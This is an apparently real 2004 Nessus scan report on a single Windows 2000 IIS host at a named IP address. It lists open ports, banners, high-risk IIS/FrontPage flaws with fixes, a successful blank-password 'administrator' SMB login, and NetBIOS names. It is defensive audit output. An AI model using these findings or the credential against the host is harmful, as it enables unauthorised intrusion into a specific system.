This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

### Scan Details

Hosts which were alive and responding during test	1
Number of security holes found	7
Number of security warnings found	19

### Host List

Host(s)	Possible Issue
<a href="#">152.102.20.184</a>	Security hole(s) found

[\[ return to top \]](#)

### Analysis of Host

Address of Host	Port/Service	Issue regarding Port
152.102.20.184	<a href="#">smtp (25/tcp)</a>	Security notes found
152.102.20.184	<a href="#">http (80/tcp)</a>	Security hole found
152.102.20.184	<a href="#">netbios-ssn (139/tcp)</a>	Security hole found
152.102.20.184	<a href="#">loc-srv (135/tcp)</a>	Security warning(s) found
152.102.20.184	<a href="#">microsoft-ds (445/tcp)</a>	Security notes found
152.102.20.184	<a href="#">https (443/tcp)</a>	Security notes found
152.102.20.184	<a href="#">iad3 (1032/tcp)</a>	Security notes found
152.102.20.184	<a href="#">LSA-or-nterm (1026/tcp)</a>	Security notes found
152.102.20.184	<a href="#">NFS-or-IIS (1025/tcp)</a>	Security notes found
152.102.20.184	<a href="#">pptp (1723/tcp)</a>	Security notes found
152.102.20.184	<a href="#">msdtc (3372/tcp)</a>	Security notes found
152.102.20.184	<a href="#">general/tcp</a>	Security warning(s)

152.102.20.184	<a href="#">general/udp</a>	found
152.102.20.184	<a href="#">general/udp</a>	Security notes found
152.102.20.184	<a href="#">general/icmp</a>	Security warning(s) found
152.102.20.184	<a href="#">netbios-ns (137/udp)</a>	Security warning(s) found
152.102.20.184	<a href="#">unknown (1027/udp)</a>	Security notes found
152.102.20.184	<a href="#">unknown (1033/udp)</a>	Security notes found

Security Issues and Fixes: 152.102.20.184		
Type	Port	Issue and Fix
Informational	smtp (25/tcp)	An SMTP server is running on this port Here is its banner : 220 fwtoronto Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at Tue, 19 Aug 2004 09:31:10 +0700 Nessus ID : <a href="#">10330</a>
Informational	smtp (25/tcp)	Remote SMTP server banner : 220 fwtoronto Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at Tue, 19 Aug 2004 09:31:53 +0700  This is probably: Microsoft Exchange version 5.0.2195.5329 ready at Tue, 19 Aug 2004 09:31:53 +0700 Nessus ID : <a href="#">10263</a>
Informational	smtp (25/tcp)	This server could be fingerprinted as being Microsoft ESMTP MAIL Service, Version 5.0.2195 Nessus ID : <a href="#">11421</a>
Informational	smtp (25/tcp)	For some reason, we could not send the EICAR test string to this MTA Nessus ID : <a href="#">11034</a>
<b>Vulnerability</b>	http (80/tcp)	The remote host has FrontPage Server Extensions (FPSE) installed.  There is a denial of service / buffer overflow condition in the program 'shtml.exe' which comes with it. However, no public detail has been given regarding this issue yet, so it's not possible to remotely determine if you are vulnerable to this flaw or not.  If you are, an attacker may use it to crash your web server (FPSE 2000) or execute arbitrary code (FPSE 2002). Please see the Microsoft Security Bulletin MS02-053 to determine if you are vulnerable or not.

\*\*\* Nessus did not actually check for this flaw, so this  
\*\*\* might be a false positive

Solution : See

<http://www.microsoft.com/technet/security/bulletin/ms02-053.asp>

Risk factor : High

CVE : [CAN-2002-0692](#)

BID : [5804](#)

Nessus ID : [11311](#)

**Vulnerability** http (80/tcp) The remote frontpage server may leak information on the anonymous user

By knowing the name of the anonymous user, more sophisticated attacks may be launched

Check the following data for any potential leaks:

```
method=open service:3.0.2.1105
```

```
<p>status=
```

```
<ul>
```

```
<li>status=917505
```

```
<li>osstatus=0
```

```
<li>msg=The user 'IUSR_TP1' is not authorized to execute the 'open service' method.
```

```
<li>osmsg=
```

```
</ul>
```

```
</body>
```

```
</html>
```

```
1
```

CVE : [CAN-2000-0114](#)

Nessus ID : [10077](#)

**Vulnerability** http (80/tcp)

The IIS server appears to have the .HTR ISAPI filter mapped.

At least one remote vulnerability has been discovered for the .HTR filter. This is detailed in Microsoft Advisory MS02-018, and gives remote SYSTEM level access to the web server.

It is recommended that even if you have patched this vulnerability that you unmap the .HTR extension, and any other unused ISAPI extensions if they are not required for the operation of your site.

Solution :

To unmap the .HTR extension:

- 1.Open Internet Services Manager.
- 2.Right-click the Web server choose Properties from the context menu.
- 3.Master Properties
- 4.Select WWW Service -> Edit -> HomeDirectory -> Configuration and remove the reference to .htr from the list.

Risk factor : High  
CVE : [CVE-2002-0071](#)  
BID : [4474](#)  
Nessus ID : [10932](#)

Vulnerability http (80/tcp)

The remote WebDAV server may be vulnerable to a buffer overflow when it receives a too long request.

An attacker may use this flaw to execute arbitrary code within the LocalSystem security context.

\*\*\* As safe checks are enabled, Nessus did not actually test for this  
\*\*\* flaw, so this might be a false positive

Solution : See  
<http://www.microsoft.com/technet/security/bulletin/ms03-007.asp>

Risk Factor : High  
CVE : [CAN-2004-0109](#)  
BID : [7116](#)  
Nessus ID : [11412](#)

Vulnerability http (80/tcp)

The IIS server appears to have the .SHTML ISAPI filter mapped.

At least one remote vulnerability has been discovered for the .SHTML filter. This is detailed in Microsoft Advisory MS02-018 and results in a denial of service access to the web server.

It is recommended that even if you have patched this vulnerability that you unmap the .SHTML extension, and any other unused ISAPI extensions if they are not required for the operation of your site.

An attacker may use this flaw to prevent the remote service from working properly.

\*\*\* Nessus reports this vulnerability using only  
\*\*\* information that was gathered. Use caution  
\*\*\* when testing without safe checks enabled

Solution: See  
<http://www.microsoft.com/technet/security/bulletin/ms02-018.asp>  
and/or unmap the shtml/shhtm isapi filters.

To unmap the .shtml extension:  
1.Open Internet Services Manager.  
2.Right-click the Web server choose Properties from the context menu.  
3.Master Properties  
4.Select WWW Service -> Edit -> HomeDirectory -> Configuration

		<p>and remove the reference to .shtml/shtm and sht from the list.</p> <p>Risk factor : Medium          CVE : <a href="#">CAN-1999-1376</a>, <a href="#">CVE-2000-0226</a>, <a href="#">CVE-2002-0072</a>          BID : <a href="#">4479</a>          Nessus ID : <a href="#">10937</a></p>
Warning	http (80/tcp)	<p>The remote server is running with WebDAV enabled.</p> <p>WebDAV is an industry standard extension to the HTTP specification. It adds a capability for authorized users to remotely add and manage the content of a web server.</p> <p>If you do not use this extension, you should disable it.</p> <p>Solution : If you use IIS, refer to Microsoft KB article Q241520          Risk factor : Medium          Nessus ID : <a href="#">11424</a></p>
Warning	http (80/tcp)	<p>IIS 5 has support for the Internet Printing Protocol(IPP), which is enabled in a default install. The protocol is implemented in IIS5 as an ISAPI extension. At least one security problem (a buffer overflow) has been found with that extension in the past, so we recommend you disable it if you do not use this functionality.</p> <p>Solution:          To unmap the .printer extension:          1.Open Internet Services Manager.          2.Right-click the Web server choose Properties from the context menu.          3.Master Properties          4.Select WWW Service -&gt; Edit -&gt; HomeDirectory -&gt; Configuration          and remove the reference to .printer from the list.</p> <p>Reference :  <a href="http://online.securityfocus.com/archive/1/181109">http://online.securityfocus.com/archive/1/181109</a></p> <p>Risk factor : Low          Nessus ID : <a href="#">10661</a></p>
Warning	http (80/tcp)	<p>The IIS server appears to have the .IDA ISAPI filter mapped.</p> <p>At least one remote vulnerability has been discovered for the .IDA (indexing service) filter. This is detailed in Microsoft Advisory MS01-033, and gives remote SYSTEM level access to the web server.</p>

It is recommended that even if you have patched this vulnerability that you unmap the .IDA extension, and any other unused ISAPI extensions if they are not required for the operation of your site.

**Solution:**

To unmap the .IDA extension:

1. Open Internet Services Manager.
2. Right-click the Web server choose Properties from the context menu.
3. Master Properties
4. Select WWW Service -> Edit -> HomeDirectory -> Configuration and remove the reference to .ida from the list.

Risk factor : Medium

CVE : [CVE-2001-0500](#)

BID : [2880](#)

Nessus ID : [10695](#)

Warning http (80/tcp)

Your webserver supports the TRACE and/or TRACK methods. It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for 'Cross-Site-Tracing', when used in conjunction with various weaknesses in browsers.

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution: Disable these methods.

If you are using Apache, add the following lines for each virtual host in your configuration file :

```
RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

If you are using Microsoft IIS, use the URLScan tool to deny HTTP TRACE requests or to permit only the methods needed to meet site requirements and policy.

See [http://www.whitehatsec.com/press\\_releases/WH-PR-20040120.pdf](http://www.whitehatsec.com/press_releases/WH-PR-20040120.pdf)  
<http://archives.neohapsis.com/archives/vulnwatch/2004-q1/0035.html>

Risk factor : Medium

Nessus ID : [11213](#)

Warning http (80/tcp)

The remote web server seems to have its default welcome

		<p>page set. It probably means that this server is not used at all.</p> <p>Solution : Disable this service, as you do not use it Risk factor : Low Nessus ID : <a href="#">11422</a></p>
Warning	http (80/tcp)	<p>The remote web server appears to be running with the Frontpage extensions.</p> <p>You should double check the configuration since a lot of security problems have been found with FrontPage when the configuration file is not well set up.</p> <p>Risk factor : High if your configuration file is not well set up CVE : <a href="#">CAN-2000-0114</a> Nessus ID : <a href="#">10077</a></p>
Informational	http (80/tcp)	<p>A web server is running on this port Nessus ID : <a href="#">10330</a></p>
Informational	http (80/tcp)	<p>The following directories were discovered: /_vti_bin, /images The following directories require authentication: /printers Nessus ID : <a href="#">11032</a></p>
Informational	http (80/tcp)	<p>The remote web server type is :</p> <p>Microsoft-IIS/5.0</p> <p>Solution : You can use urlscan to change reported server for IIS. Nessus ID : <a href="#">10107</a></p>
Vulnerability	netbios-ssn (139/tcp)	<p>. It was possible to log into the remote host using the following login/password combinations : 'administrator'/'"</p> <p>. It was possible to log into the remote host using a NULL session. The concept of a NULL session is to provide a null username and a null password, which grants the user the 'guest' access</p> <p>To prevent null sessions, see MS KB Article Q143474 (NT 4.0) and Q246261 (Windows 2000). Note that this won't completely disable null sessions, but will prevent them from connecting to IPC\$ Please see <a href="http://msqs.securepoint.com/cgi-bin/get/nessus-0204/50/1.html">http://msqs.securepoint.com/cgi-bin/get/nessus-0204/50/1.html</a></p> <p>. All the smb tests will be done as 'administrator'/'" in domain TP CVE : <a href="#">CAN-1999-0504</a>, <a href="#">CAN-1999-0506</a>, <a href="#">CVE-2000-0222</a> Nessus ID : <a href="#">10394</a></p>
Informational	LSA-or-	<p>Here is the list of DCE services running on this port:</p>

	nterm (1026/tcp)	<p>UUID: 1ff70682-0a51-30e8-076d-740be8cee98b, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1026]</p> <p>UUID: 378e52b0-c0a9-11cf-822d-00aa0051e40f, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1026]</p> <p>Nessus ID : <a href="#">10736</a></p>
Informational	NFS-or-IIS (1025/tcp)	<p>Here is the list of DCE services running on this port: UUID: 906b0ce0-c70b-1067-b317-00dd010662da, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1025]</p> <p>UUID: 906b0ce0-c70b-1067-b317-00dd010662da, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1025]</p> <p>UUID: 906b0ce0-c70b-1067-b317-00dd010662da, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1025]</p> <p>UUID: 906b0ce0-c70b-1067-b317-00dd010662da, version 1 Endpoint: ncacn_ip_tcp:152.102.20.184[1025]</p> <p>Nessus ID : <a href="#">10736</a></p>
Informational	pptp (1723/tcp)	<p>A PPTP server is running on this port Firmware Revision:2195 Host name: Vendor string:Microsoft Windows NT Nessus ID : <a href="#">10622</a></p>
Informational	msdtc (3372/tcp)	<p>A MSDTC server is running on this port Nessus ID : <a href="#">10330</a></p>
Warning	general/tcp	<p>The remote host does not discard TCP SYN packets which have the FIN flag set.</p> <p>Depending on the kind of firewall you are using, an attacker may use this flaw to bypass its rules.</p> <p>See also : <a href="http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html">http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html</a> <a href="http://www.kb.cert.org/vuls/id/464113">http://www.kb.cert.org/vuls/id/464113</a></p> <p>Solution : Contact your vendor for a patch Risk factor : Medium BID : <a href="#">7487</a> Nessus ID : <a href="#">11618</a></p>
Warning	general/tcp	<p>The remote host uses non-random IP IDs, that is, it is possible to predict the next value of the ip_id field of the ip packets sent by this host.</p> <p>An attacker may use this feature to determine if the remote</p>

		<p>host sent a packet in reply to another request. This may be used for portscanning and other things.</p> <p>Solution : Contact your vendor for a patch Risk factor : Low Nessus ID : <a href="#">10201</a></p>
Informational	general/tcp	<p>Remote OS guess : Windows Millennium Edition (Me), Win 2000, or WinXP</p> <p>CVE : <a href="#">CAN-1999-0454</a> Nessus ID : <a href="#">11268</a></p>
Informational	general/udp	<p>For your information, here is the traceroute to 152.102.20.184 :</p> <p>152.102.20.184</p> <p>Nessus ID : <a href="#">10287</a></p>
Warning	general/icmp	<p>The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine.</p> <p>This may help him to defeat all your time based authentication protocols.</p> <p>Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).</p> <p>Risk factor : Low CVE : <a href="#">CAN-1999-0524</a> Nessus ID : <a href="#">10114</a></p>
Warning	netbios-ns (137/udp)	<p>. The following 9 NetBIOS names have been gathered :</p> <p>FWTORONTO FWTORONTO TP TP FWTORONTO TP __MSBROWSE__ INet~Services IS~FWTORONTO</p> <p>. The remote host has the following MAC address on its adapter :</p> <p>0x00 0xe0 0x7d 0x8e 0xa2 0x88</p> <p>If you do not want to allow everyone to find the NetBios name of your computer, you should filter incoming traffic to this port.</p> <p>Risk factor : Medium CVE : <a href="#">CAN-1999-0621</a> Nessus ID : <a href="#">10150</a></p>
Informational	unknown (1027/udp)	<p>Here is the list of DCE services running on this port: UUID: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc, version 1 Endpoint: ncadg_ip_udp:152.102.20.184[1027] Annotation: Messenger Service</p>

	Nessus ID : <a href="#">10736</a>
Informational unknown (1033/udp)	Here is the list of DCE services running on this port: UUID: bfa951d1-2f0e-11d3-bfd1-00c04fa3490a, version 1 Endpoint: ncadg_ip_udp:152.102.20.184[1033]
	Nessus ID : <a href="#">10736</a>

---

*This file was generated by [Nessus](#), the open-sourced security scanner.*